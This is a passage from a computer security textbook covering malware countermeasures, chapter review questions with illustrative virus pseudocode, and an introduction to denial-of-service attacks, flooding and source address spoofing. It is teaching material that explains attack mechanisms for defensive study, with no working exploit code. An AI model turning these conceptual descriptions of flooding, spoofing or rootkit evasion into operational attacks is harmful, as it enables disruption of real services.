monitor or hypervisor, often aided by the hardware virtualization support provided in recent processors. The rootkit code then runs entirely below the visibility of even kernel code in the targeted operating system, which is now unknowingly running in a virtual machine, and capable of being silently monitored and attacked by the code below [SKAP07].

Several prototypes of virtualized rootkits were demonstrated in 2006. SubVirt attacked Windows systems running under either Microsoft's Virtual PC or VMware Workstation hypervisors by modifying the boot process they used. These changes did make it possible to detect the presence of the rootkit.

However, the Blue Pill rootkit was able to subvert a native Windows Vista system by installing a thin hypervisor below it, then seamlessly continuing execution of the Vista system in a virtual machine. As it only required the execution of a rogue driver by the Vista kernel, this rootkit could install itself while the targeted system was running, and is much harder to detect. This type of rootkit is a particular threat to systems running on modern processors with hardware virtualization support, but where no hypervisor is in use.

Other variants exploit the System Management Mode (SMM)[5] in Intel processors that is used for low-level hardware control, or the BIOS code used when the processor first boots. Such code has direct access to attached hardware devices, and is generally invisible to code running outside these special modes [EMBL08].

To defend against these types of rootkits, the entire boot process must be secure, ensuring that the operating system is loaded and secured against the installation of these types of malicious code. This needs to include monitoring the loading of any hypervisor code to ensure it is legitimate. We will discuss this further in Chapter 12.

6.10 COUNTERMEASURES

We now consider possible countermeasures for malware. These are generally known as "anti-virus" mechanisms, as they were first developed to specifically target virus infections. However, they have evolved to address most of the types of malware we discuss in this chapter.

Malware Countermeasure Approaches

The ideal solution to the threat of malware is prevention: Do not allow malware to get into the system in the first place, or block the ability of it to modify the system. This goal is, in general, nearly impossible to achieve, although taking suitable countermeasures to harden systems and users in preventing infection can significantly reduce the number of successful malware attacks. NIST SP 800-83 suggests there are four main elements of prevention: policy, awareness, vulnerability mitigation, and threat mitigation. Having a suitable policy to address malware prevention provides a basis for implementing appropriate preventative countermeasures.

[5]The System Management Mode (SMM) is a relatively obscure mode on Intel processors used for low-level hardware control, with its own private memory space and execution environment, that is generally invisible to code running outside (e.g., in the operating system).

One of the first countermeasures that should be employed is to ensure all systems are as current as possible, with all patches applied, in order to reduce the number of vulnerabilities that might be exploited on the system. The next is to set appropriate access controls on the applications and data stored on the system, to reduce the number of files that any user can access, and hence potentially infect or corrupt, as a result of them executing some malware code. These measures directly target the key propagation mechanisms used by worms, viruses, and some Trojans. We will discuss them further in Chapter 12 when we discuss hardening operating systems and applications.

The third common propagation mechanism, which targets users in a social engineering attack, can be countered using appropriate user awareness and training. This aims to equip users to be more aware of these attacks, and less likely to take actions that result in their compromise. NIST SP 800-83 provides examples of suitable awareness issues. We will return to this topic in Chapter 17.

If prevention fails, then technical mechanisms can be used to support the following threat mitigation options:

- **Detection:** Once the infection has occurred, determine that it has occurred and locate the malware.
- **Identification:** Once detection has been achieved, identify the specific malware that has infected the system.
- **Removal:** Once the specific malware has been identified, remove all traces of malware virus from all infected systems so it cannot spread further.

If detection succeeds but either identification or removal is not possible, then the alternative is to discard any infected or malicious files and reload a clean backup version. In the case of some particularly nasty infections, this may require a complete wipe of all storage, and rebuild of the infected system from known clean media.

To begin, let us consider some requirements for effective malware countermeasures:

- **Generality:** The approach taken should be able to handle a wide variety of attacks.
- **Timeliness:** The approach should respond quickly so as to limit the number of infected programs or systems and the consequent activity.
- **Resiliency:** The approach should be resistant to evasion techniques employed by attackers to hide the presence of their malware.
- **Minimal denial-of-service costs:** The approach should result in minimal reduction in capacity or service due to the actions of the countermeasure software, and should not significantly disrupt normal operation.
- **Transparency:** The countermeasure software and devices should not require modification to existing (legacy) OSs, application software, and hardware.
- **Global and local coverage:** The approach should be able to deal with attack sources both from outside and inside the enterprise network.

Achieving all these requirements often requires the use of multiple approaches, in a defense-in-depth strategy.

Detection of the presence of malware can occur in a number of locations. It may occur on the infected system, where some host-based "anti-virus" program is running, monitoring data imported into the system, and the execution and behavior of programs running on the system. Or, it may take place as part of the perimeter security mechanisms used in an organization's firewall and intrusion detection systems (IDS). Lastly, detection may use distributed mechanisms that gather data from both host-based and perimeter sensors, potentially over a large number of networks and organizations, in order to obtain the largest scale view of the movement of malware. We now consider each of these approaches in more detail.

Host-Based Scanners and Signature-Based Anti-Virus

The first location where anti-virus software is used is on each end system. This gives the software the maximum access to information on not only the behavior of the malware as it interacts with the targeted system, but also the smallest overall view of malware activity. The use of anti-virus software on personal computers is now widespread, in part caused by the explosive growth in malware volume and activity. This software can be regarded as a form of host-based intrusion detection system, which we will discuss more generally in Section 8.4. Advances in virus and other malware technology, and in anti-virus technology and other countermeasures, go hand in hand. Early malware used relatively simple and easily detected code, and hence could be identified and purged with relatively simple anti-virus software packages. As the malware arms race has evolved, both the malware code and, necessarily, anti-virus software have grown more complex and sophisticated.

[STEP93] identifies four generations of anti-virus software:

- First generation: simple scanners
- Second generation: heuristic scanners
- Third generation: activity traps
- Fourth generation: full-featured protection

A first-generation scanner requires a malware signature to identify the malware. The signature may contain "wildcards" but matches essentially the same structure and bit pattern in all copies of the malware. Such signature-specific scanners are limited to the detection of known malware. Another type of first-generation scanner maintains a record of the length of programs and looks for changes in length as a result of virus infection.

A second-generation scanner does not rely on a specific signature. Rather, the scanner uses heuristic rules to search for probable malware instances. One class of such scanners looks for fragments of code that are often associated with malware. For example, a scanner may look for the beginning of an encryption loop used in a polymorphic virus and discover the encryption key. Once the key is discovered, the scanner can decrypt the malware to identify it, then remove the infection and return the program to service.

Another second-generation approach is integrity checking. A checksum can be appended to each program. If malware alters or replaces some program without changing the checksum, then an integrity check will catch this change. To counter malware that is sophisticated enough to change the checksum when it alters a program,

an encrypted hash function can be used. The encryption key is stored separately from the program so the malware cannot generate a new hash code and encrypt that. By using a hash function rather than a simpler checksum, the malware is prevented from adjusting the program to produce the same hash code as before. If a protected list of programs in trusted locations is kept, this approach can also detect attempts to replace or install rogue code or programs in these locations.

Third-generation programs are memory-resident programs that identify malware by its actions rather than its structure in an infected program. Such programs have the advantage that it is not necessary to develop signatures and heuristics for a wide array of malware. Rather, it is necessary only to identify the small set of actions that indicate malicious activity is being attempted and then to intervene. This approach uses dynamic analysis techniques, such as those we will discuss in the next sections.

Fourth-generation products are packages consisting of a variety of anti-virus techniques used in conjunction. These include scanning and activity trap components. In addition, such a package includes access control capability, which limits the ability of malware to penetrate a system and then limits the ability of a malware to update files in order to propagate.

The arms race continues. With fourth-generation packages, a more comprehensive defense strategy is employed, broadening the scope of defense to more general-purpose computer security measures. These include more sophisticated anti-virus approaches.

Sandbox Analysis One method of detecting and analyzing malware involves running potentially malicious code in an emulated sandbox or on a virtual machine. These allow the code to execute in a controlled environment, where its behavior can be closely monitored without threatening the security of a real system. These environments range from sandbox emulators that simulate memory and CPU of a target system, up to full virtual machines, of the type we will discuss in Section 12.8, that replicate the full functionality of target systems, but which can easily be restored to a known state. Running potentially malicious software in such environments enables the detection of complex encrypted, polymorphic, or metamorphic malware. The code must transform itself into the required machine instructions, which it then executes to perform the intended malicious actions. The resulting unpacked, transformed, or decrypted code can then be scanned for known malware signatures, or its behavior monitored as execution continues for possibly malicious activity [EGEL12, KERA16]. This extended analysis can be used to develop anti-virus signatures for new, unknown malware.

The most difficult design issue with sandbox analysis is to determine how long to run each interpretation. Typically, malware elements are activated soon after a program begins executing, but recent malware increasingly uses evasion approaches such as extended sleep to evade detection in the analysis time used by sandbox systems [KERA16]. The longer the scanner emulates a particular program, the more likely it is to catch any hidden malware. However, the sandbox analysis has only a limited amount of time and resources available, given the need to analyze large amounts of potential malware.

As analysis techniques improve, an arms race has developed between malware authors and defenders. Some malware checks to see if it is running in a sandbox or

virtualized environment, and suppresses malicious behavior if so. Other malware includes extended sleep periods before engaging in malicious activity, in an attempt to evade detection before the analysis terminates. Or the malware may include a logic bomb looking for a specific date, or specific system type or network location before engaging in malicious activity, which the sandbox environment does not match. In response, analysts adapt their sandbox environments to attempt to evade these tests. This race continues.

Host-Based Dynamic Malware Analysis Unlike heuristics or fingerprint-based scanners, dynamic malware analysis or behavior-blocking software integrates with the operating system of a host computer and monitors program behavior in real time for malicious actions [CONR02, EGEL12]. It is a type of host-based intrusion prevention system, which we will discuss further in Section 9.6. This software monitors the behavior of possibly malicious code, looking for potentially malicious actions, similar to the sandbox systems we discussed in the previous section. However, it then has the capability to block malicious actions before they can affect the target system. Monitored behaviors can include the following:

- Attempts to open, view, delete, and/or modify files
- Attempts to format disk drives and other unrecoverable disk operations
- Modifications to the logic of executable files or macros
- Modification of critical system settings, such as start-up settings
- Scripting of e-mail and instant messaging clients to send executable content
- Initiation of network communications

Because dynamic analysis software can block suspicious software in real time, it has an advantage over such established anti-virus detection techniques as fingerprinting or heuristics. There are literally trillions of different ways to obfuscate and rearrange the instructions of a virus or worm, many of which will evade detection by a fingerprint scanner or heuristic. But eventually, malicious code must make a well-defined request to the operating system. Given that the behavior blocker can intercept all such requests, it can identify and block malicious actions regardless of how obfuscated the program logic appears to be.

Dynamic analysis alone has limitations. Because the malicious code must run on the target machine before all its behaviors can be identified, it can cause harm before it has been detected and blocked. For example, a new item of malware might shuffle a number of seemingly unimportant files around the hard drive before modifying a single file and being blocked. Even though the actual modification was blocked, the user may be unable to locate his or her files, causing a loss to productivity or possibly worse.

Spyware Detection and Removal Although general anti-virus products include signatures to detect spyware, the threat this type of malware poses, and its use of stealthing techniques, means that a range of spyware specific detection and removal utilities exist. These specialize in the detection and removal of spyware, and provide more robust capabilities. Thus they complement, and should be used along with, more general anti-virus products.

Rootkit Countermeasures Rootkits can be extraordinarily difficult to detect and neutralize, particularly so for kernel-level rootkits. Many of the administrative tools that could be used to detect a rootkit or its traces can be compromised by the rootkit precisely so it is undetectable.

Countering rootkits requires a variety of network- and computer-level security tools. Both network-based and host-based IDSs can look for the code signatures of known rootkit attacks in incoming traffic. Host-based anti-virus software can also be used to recognize the known signatures.

Of course, there are always new rootkits and modified versions of existing rootkits that display novel signatures. For these cases, a system needs to look for behaviors that could indicate the presence of a rootkit, such as the interception of system calls or a keylogger interacting with a keyboard driver. Such behavior detection is far from straightforward. For example, anti-virus software typically intercepts system calls.

Another approach is to do some sort of file integrity check. An example of this is RootkitRevealer, a freeware package from SysInternals. The package compares the results of a system scan using APIs with the actual view of storage using instructions that do not go through an API. Because a rootkit conceals itself by modifying the view of storage seen by administrator calls, RootkitRevealer catches the discrepancy.

If a kernel-level rootkit is detected, the only secure and reliable way to recover is to do an entire new OS install on the infected machine.

Perimeter Scanning Approaches

The next location where anti-virus software is used is on an organization's firewall and IDS. It is typically included in e-mail and Web proxy services running on these systems. It may also be included in the traffic analysis component of an IDS. This gives the anti-virus software access to malware in transit over a network connection to any of the organization's systems, providing a larger scale view of malware activity. This software may also include intrusion prevention measures, blocking the flow of any suspicious traffic, thus preventing it reaching and compromising some target system, either inside or outside the organization.

However, this approach is limited to scanning the malware content, as it does not have access to any behavior observed when it runs on an infected system. Two types of monitoring software may be used:

- **Ingress monitors:** These are located at the border between the enterprise network and the Internet. They can be part of the ingress filtering software of a border router or external firewall or a separate passive monitor. These monitors can use either anomaly or signature and heuristic approaches to detect malware traffic, as we will discuss further in Chapter 8. A honeypot can also capture incoming malware traffic. An example of a detection technique for an ingress monitor is to look for incoming traffic to unused local IP addresses.
- **Egress monitors:** These can be located at the egress point of individual LANs on the enterprise network as well as at the border between the enterprise network and the Internet. In the former case, the egress monitor can be part of the egress

filtering software of a LAN router or switch. As with ingress monitors, the external firewall or a honeypot can house the monitoring software. Indeed, the two types of monitors can be installed in one device. The egress monitor is designed to catch the source of a malware attack by monitoring outgoing traffic for signs of scanning or other suspicious behavior. This monitoring could look for the common sequential or random scanning behavior used by worms and rate limit or block it. It may also be able to detect and respond to abnormally high e-mail traffic such as that used by mass e-mail worms, or spam payloads. It may also implement data exfiltration "data-loss" technical counter measures, monitoring for unauthorized transmission of sensitive information out of the organization.

Perimeter monitoring can also assist in detecting and responding to botnet activity by detecting abnormal traffic patterns associated with this activity. Once bots are activated and an attack is underway, such monitoring can be used to detect the attack. However, the primary objective is to try to detect and disable the botnet during its construction phase, using the various scanning techniques we have just discussed, identifying and blocking the malware that is used to propagate this type of payload.

Distributed Intelligence Gathering Approaches

The final location where anti-virus software is used is in a distributed configuration. It gathers data from a large number of both host-based and perimeter sensors, relays this intelligence to a central analysis system able to correlate and analyze the data, which can then return updated signatures and behavior patterns to enable all of the coordinated systems to respond and defend against malware attacks. A number of such systems have been proposed. This is a specific example of a distributed intrusion prevention system (IPS), targeting malware, which we will discuss further in Section 9.6.

6.11 KEY TERMS, REVIEW QUESTIONS, AND PROBLEMS

Key Terms

advanced persistent threat	infection vector	ransomware
adware	keyloggers	rootkit
attack kit	logic bomb	scanning
backdoor	macro virus	spear-phishing
blended attack	malicious software	spyware
boot-sector infector	malware	stealth virus
bot	metamorphic virus	trapdoor
botnet	mobile code	Trojan horse
crimeware	parasitic virus	virus
data exfiltration	payload	watering-hole attack
downloader	phishing	worm
drive-by-download	polymorphic virus	zombie
e-mail virus	propagate	zero-day exploit

Review Questions

6.1 What are three broad mechanisms that malware can use to propagate?
6.2 What are four broad categories of payloads that malware may carry?
6.3 What characteristics of an advanced persistent threat give it that name?
6.4 What are typical phases of operation of a virus or worm?
6.5 What is a blended attack?
6.6 What is the difference between a worm and a zombie?
6.7 What does "fingerprinting" mean for network worms?
6.8 What is a "drive-by-download" and how does it differ from a worm?
6.9 How does a Trojan enable malware to propagate? How common are Trojans on computer systems? Or on mobile platforms?
6.10 What is a "logic bomb"?
6.11 What is the difference between a backdoor, a bot, a keylogger, spyware, and a rootkit? Can they all be present in the same malware?
6.12 What is the difference between a "phishing" attack and a "spear-phishing" attack, particularly in terms of who the target may be?
6.13 What is a clickjacking vulnerability?
6.14 List a few characteristics to classify rootkits.
6.15 Briefly describe the elements of a GD scanner.
6.16 Describe some rootkit countermeasures.

Problems

6.1 A computer virus places a copy of itself into other programs, and arranges for that code to be run when the program executes. The "simple" approach just appends the code after the existing code, and changes the address where code execution starts. This will clearly increase the size of the program, which is easily observed. Investigate and briefly list some other approaches that do not change the size of the program.

6.2 The question arises as to whether it is possible to develop a program that can analyze a piece of software to determine if it is a virus. Consider that we have a program D that is supposed to be able to do that. That is, for any program P, if we run D(P), the result returned is TRUE (P is a virus) or FALSE (P is not a virus). Now consider the following program:

```
Program CV :=
   {. . .
   main-program :=
        {if D(CV) then goto next:
              else infect-executable;
        }
next:
 }
```

In the preceding program, infect-executable is a module that scans memory for executable programs and replicates itself in those programs. Determine if D can correctly decide whether CV is a virus.

6.3 The following code fragments show a sequence of virus instructions and a metamorphic version of the virus. Describe the effect produced by the metamorphic code.

Original Code	Metamorphic Code

`mov eax, 5`
`add eax, ebx`
`call [eax]`
	`mov eax, 5`
	`push ecx`
	`pop ecx`
	`add eax, ebx`
	`swap eax, ebx`
	`swap ebx, eax`
	`call [eax]`
	`nop`

6.4 The list of passwords used by the Morris worm is provided at this book's website.
- **a.** The assumption has been expressed by many people that this list represents words commonly used as passwords. Does this seem likely? Justify your answer.
- **b.** If the list does not reflect commonly used passwords, suggest some approaches that Morris may have used to construct the list.

6.5 Consider the following fragment:

```
legitimate code
if an infected document is opened;
    trigger_code_to_infect_other_documents();
legitimate code
```

What type of malware is this?

6.6 Consider the following fragment embedded in a webpage:

```
username = read_username();
password = read_password();
if username and password are valid
    return ALLOW_LOGIN;
    executable_start_download();
else return DENY_LOGIN
    executable_start_download();
```

What type of malicious software is this?

6.7 Many websites use a CAPTCHA image on their login page. A typical application of this is in an HTML form asking for the email ID and the login password of a user. The webpage also shows some numbers and letters, modified in a manner such that it is still easy for a human to recognize these characters. The user is then asked to recognize these characters and is granted login access only when they successfully enter the characters. Explain how using a CAPTCHA can help prevent email spam. What is the main difficulty with using CAPTCHAs?

6.8 What are honeypots? How are they better at resisting spam bots than CAPTCHAs?

6.9 Suppose that while working on a course assignment you come across a software that seems efficient to complete the assignment. When you run the software, however, you observe it keeps redirecting you to a different website and does not do the desired task. Is there a threat to your computer system?

6.10 Suppose you have a new smartphone and are excited about the range of apps available for it. You read about a really interesting new game that is available for your phone. You do a quick Web search for it and see that a version is available from one of the free marketplaces. When you download and start to install this app, you are asked to approve the access permissions granted to it. You see that it wants permission to "Send SMS messages" and to "Access your address-book". Should you be suspicious that a game wants these types of permissions? What threat might the app pose to your smartphone, should you grant these permissions and proceed to install it? What types of malware might it be?

6.11 Assume you receive an e-mail, which appears to come from a senior manager in your company, with a subject indicating that it concerns a project that you are currently working on. When you view the e-mail, you see that it asks you to review the attached revised press release, supplied as a PDF document, to check that all details are correct before management releases it. When you attempt to open the PDF, the viewer pops up a dialog labeled "Launch File" indicating that "the file and its viewer application are set to be launched by this PDF file." In the section of this dialog labeled "File," there are a number of blank lines, and finally the text "Click the 'Open' button to view this document." You also note that there is a vertical scroll-bar visible for this region. What type of threat might this pose to your computer system should you indeed select the "Open" button? How could you check your suspicions without threatening your system? What type of attack is this type of message associated with? How many people are likely to have received this particular e-mail?

6.12 Assume you receive an e-mail, which appears to come from an online air ticket reservation system, includes original logo and has following contents: "Dear Customer, Thank you for booking your air ticket through our online reservation system. The PNR for your journey from City1 to City2 is JADSA and for your return journey is EWTEQ. You can download your tickets by logging in through this *link*." Assume you are a frequent visitor of City1 and City2 is another city you visit very frequently. What form of attack is this e-mail attempting? What is the most likely mechanism used to distribute this e-mail? How should you respond to such e-mails?

6.13 Suppose you receive a letter, which appears to come from your company's mail server stating that the password for your account has been changed, and that an action is required to confirm this. However, as far as you know, you have not changed the password! What may have occurred that led to the password being changed? What type of malware, and on which computer systems, might have provided the necessary information to an attacker that enabled them to successfully change the password?

6.14 One of the possible locations to deploy anti-virus software is an organization's firewall so that it can obtain a larger view of the malware activity. Describe at least one limitation of adopting this approach of deploying the anti-virus software. What are the possible ways, if any, to overcome this limitation?

CHAPTER 7

Denial-of-Service Attacks

LEARNING OBJECTIVES

After studying this chapter, you should be able to:

- Explain the basic concept of a denial-of-service attack.
- Understand the nature of flooding attacks.
- Describe distributed denial-of-service attacks.
- Explain the concept of an application-based bandwidth attack and give some examples.
- Present an overview of reflector and amplifier attacks.
- Summarize some of the common defenses against denial-of-service attacks.
- Summarize common responses to denial-of-service attacks.

Chapter 1 listed a number of fundamental security services, including **availability**. This service relates to a system being accessible and usable on demand by authorized users. A **denial-of-service (DoS)** attack is an attempt to compromise availability by hindering or blocking completely the provision of some service. The attack attempts to exhaust some critical resource associated with the service. An example is flooding a Web server with so many spurious requests that it is unable to respond to valid requests from users in a timely manner. This chapter explores denial-of-service attacks, their definition, the various forms they take, and defenses against them.

7.1 DENIAL-OF-SERVICE ATTACKS

The temporary takedown in December 2010 of a handful of websites that cut ties with controversial website WikiLeaks, including Visa and MasterCard, made worldwide news. Similar attacks, motivated by a variety of reasons, occur thousands of times each day, thanks in part to the ease by which website disruptions can be accomplished.

Hackers have been carrying out **distributed denial-of-service (DDoS)** attacks for many years, and their potency steadily has increased over time. Due to Internet bandwidth growth, the largest such attacks have increased from a modest 400 Mbps in 2002, to 100 Gbps in 2010 [ARBO10], to 300 Gbps in the Spamhaus attack in 2013, and to 600 Gbps in the BBC attack in 2015. Massive **flooding attacks** in the 50 Gbps range are powerful enough to exceed the bandwidth capacity of almost any intended target, including perhaps the core Internet Exchanges or critical DNS name servers, but even smaller attacks can be surprisingly effective. [SYMA16] notes that DDoS attacks are growing in number and intensity, but that most last for 30 minutes or less, driven by the use of botnets-for-hire. The reasons for attacks include financial extortion, hacktivism, and state-sponsored attacks on opponents. There are also reports of criminals using DDoS attacks on bank systems as a diversion from the real attack on their payment switches or ATM networks. These attacks remain popular as they are simple to setup, difficult to stop, and very effective **[SYMA16]**.

A DDoS attack in October 2016 represents an ominous new trend in the threat. This attack, on Dyn, a major Domain Name System (DNS) service provider, lasted for many hours and involved multiple waves of attacks from over 100,000 malicious endpoints. The noteworthy feature of this attack is that the attack source recruited IoT (Internet of Things) devices, such as webcams and baby monitors. One estimate of the volume of attack traffic is that it reached a peak as high as 1.2 TBps [LOSH16].

The Nature of Denial-of-Service Attacks

Denial of service is a form of attack on the availability of some service. In the context of computer and communications security, the focus is generally on network services that are attacked over their network connection. We distinguish this form of attack on availability from other attacks, such as the classic acts of god, that cause damage or destruction of IT infrastructure and consequent loss of service.

NIST SP 800-61 (*Computer Security Incident Handling Guide*, August 2012) defines denial-of-service (DoS) attack as follows:

> A **denial of service (DoS)** is an action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.

From this definition, you can see there are several categories of resources that could be attacked:

- Network bandwidth
- System resources
- Application resources

Network bandwidth relates to the capacity of the network links connecting a server to the wider Internet. For most organizations, this is their connection to their Internet service provider (ISP), as shown in the example network in Figure 7.1. Usually this connection will have a lower capacity than the links within and between ISP routers. This means that it is possible for more traffic to arrive at the ISP's routers over these higher-capacity links than to be carried over the link to the organization. In this circumstance, the router must discard some packets, delivering only as many as can be handled by the link. In normal network operation, such high loads might occur to a popular server experiencing traffic from a large number of legitimate users. A random portion of these users will experience a degraded or nonexistent service as a consequence. This is expected behavior for an overloaded TCP/IP network link. In a DoS attack, the vast majority of traffic directed at the target server is malicious, generated either directly or indirectly by the attacker. This traffic overwhelms any legitimate traffic, effectively denying legitimate users access to the server. Some recent high volume attacks have even been directed at the ISP network supporting the target organization, aiming to disrupt its connections to other networks. A number of DDoS attacks are listed in [AROR11], with comments on their growth in volume and impact.




Figure 7.1 **Example Network to Illustrate DoS Attacks**

A DoS attack targeting system resources typically aims to overload or crash its network handling software. Rather than consuming bandwidth with large volumes of traffic, specific types of packets are sent that consume the limited resources available on the system. These include temporary buffers used to hold arriving packets, tables of open connections, and similar memory data structures. The **SYN spoofing** attack, which we will discuss shortly, is of this type. It targets the table of TCP connections on the server.

Another form of system resource attack uses packets whose structure triggers a bug in the system's network handling software, causing it to crash. This means the system can no longer communicate over the network until this software is reloaded, generally by rebooting the target system. This is known as a **poison packet**. The classic *ping of death* and *teardrop* attacks, directed at older Windows 9x systems, were of this form. These targeted bugs in the Windows network code that handled ICMP (Internet Control Message Protocol) echo request packets and packet fragmentation, respectively.

An attack on a specific application, such as a Web server, typically involves a number of valid requests, each of which consumes significant resources. This then limits the ability of the server to respond to requests from other users. For example, a Web server might include the ability to make database queries. If a large, costly

query can be constructed, then an attacker could generate a large number of these that severely load the server. This limits its ability to respond to valid requests from other users. This type of attack is known as a *cyberslam*. [KAND05] discusses attacks of this kind, and suggests some possible countermeasures. Another alternative is to construct a request that triggers a bug in the server program, causing it to crash. This means the server is no longer able to respond to requests until it is restarted.

DoS attacks may also be characterized by how many systems are used to direct traffic at the target system. Originally only one, or a small number of source systems directly under the attacker's control, was used. This is all that is required to send the packets needed for any attack targeting a bug in a server's network handling code or some application. Attacks requiring high traffic volumes are more commonly sent from multiple systems at the same time, using distributed or amplified forms of DoS attacks. We will discuss these later in this chapter.

Classic Denial-of-Service Attacks

The simplest classical DoS attack is a flooding attack on an organization. The aim of this attack is to overwhelm the capacity of the network connection to the target organization. If the attacker has access to a system with a higher-capacity network connection, then this system can likely generate a higher volume of traffic than the lower-capacity target connection can handle. For example, in the network shown in Figure 7.1, the attacker might use the large company's Web server to target the medium-sized company with a lower-capacity network connection. The attack might be as simple as using a flooding ping[1] command directed at the Web server in the target company. This traffic can be handled by the higher-capacity links on the path between them, until the final router in the Internet cloud is reached. At this point, some packets must be discarded, with the remainder consuming most of the capacity on the link to the medium-sized company. Other valid traffic will have little chance of surviving discard as the router responds to the resulting congestion on this link.

In this classic ping flood attack, the source of the attack is clearly identified since its address is used as the source address in the ICMP echo request packets. This has two disadvantages from the attacker's perspective. First, the source of the attack is explicitly identified, increasing the chance that the attacker can be identified and legal action taken in response. Second, the targeted system will attempt to respond to the packets being sent. In the case of any ICMP echo request packets received by the server, it would respond to each with an ICMP echo response packet directed back to the sender. This effectively reflects the attack back at the source system. Since the source system has a higher network bandwidth, it is more likely to survive this reflected attack. However, its network performance will be noticeably affected, again increasing the chances of the attack being detected and action taken in response. For both of these reasons, the attacker would like to hide the identity of the source system. This means that any such attack packets need to use a falsified, or spoofed, address.

[1]The diagnostic "ping" command is a common network utility used to test connectivity to the specified destination. It sends TCP/IP ICMP echo request packets to the destination, and measures the time taken for the echo response packet to return, if at all. Usually these packets are sent at a controlled rate; however, the flood option specifies that they should be sent as fast as possible. This is usually specified as "ping –f".

Source Address Spoofing

A common characteristic of packets used in many types of DoS attacks is the use of forged source addresses. This is known as **source address spoofing**. Given sufficiently privileged access to the network handling code on a computer system, it is easy to create packets with a forged source address (and indeed any other attribute that is desired). This type of access is usually via the *raw socket interface* on many operating systems. This interface was provided for custom network testing and research into network protocols. It is not needed for normal network operation. However, for reasons of historical compatibility and inertia, this interface has been maintained in many current operating systems. Having this standard interface available greatly eases the task of any attacker trying to generate packets with forged attributes. Otherwise, an attacker would most likely need to install a custom device driver on the source system to obtain this level of access to the network, which is much more error prone and dependent on operating system version.

Given raw access to the network interface, the attacker now generates large volumes of packets. These would all have the target system as the destination address but would use randomly selected, usually different, source addresses for each packet. Consider the flooding ping example from the previous section. These custom ICMP echo request packets would flow over the same path from the source toward the target system. The same congestion would result in the router connected to the final lower-capacity link. However, the ICMP echo response packets, generated in response to those packets reaching the target system, would no longer be reflected back to the source system. Rather they would be scattered across the Internet to all the various forged source addresses. Some of these addresses might correspond to real systems. These might respond with some form of error packet, since they were not expecting to see the response packet received. This only adds to the flood of traffic directed at the target system. Some of the addresses may not be used or may not be reachable. For these, ICMP destination unreachable packets might be sent back. Or these packets might simply be discarded.[2] Any response packets returned only add to the flood of traffic directed at the target system.

In addition, the use of packets with forged source addresses means the attacking system is much harder to identify. The attack packets seem to have originated at addresses scattered across the Internet. Hence, just inspecting each packet's header is not sufficient to identify its source. Rather the flow of packets of some specific form through the routers along the path from the source to the target system must be identified. This requires the cooperation of the network engineers managing all these routers and is a much harder task than simply reading off the source address. It is not a task that can be automatically requested by the packet recipients. Rather it usually requires the network engineers to specifically query flow information from their routers. This is a manual process that takes time and effort to organize.

It is worth considering why such easy forgery of source addresses is allowed on the Internet. It dates back to the development of TCP/IP, which occurred in a generally cooperative, trusting environment. TCP/IP simply does not include the ability, by default, to ensure that the source address in a packet really does correspond with that

[2]ICMP packets created in response to other ICMP packets are typically the first to be discarded.

of the originating system. It is possible to impose filtering on routers to ensure this (or at least that source network address is valid). However, this filtering[3] needs to be imposed as close to the originating system as possible, where the knowledge of valid source addresses is as accurate as possible. In general, this should occur at the point where an organization's network connects to the wider Internet, at the borders of the ISP's providing this connection. Despite this being a long-standing security recommendation to combat problems such as DoS attacks, for example (RFC 2827), many ISPs do not implement such filtering. As a consequence, attacks using spoofed-source packets continue to occur frequently.

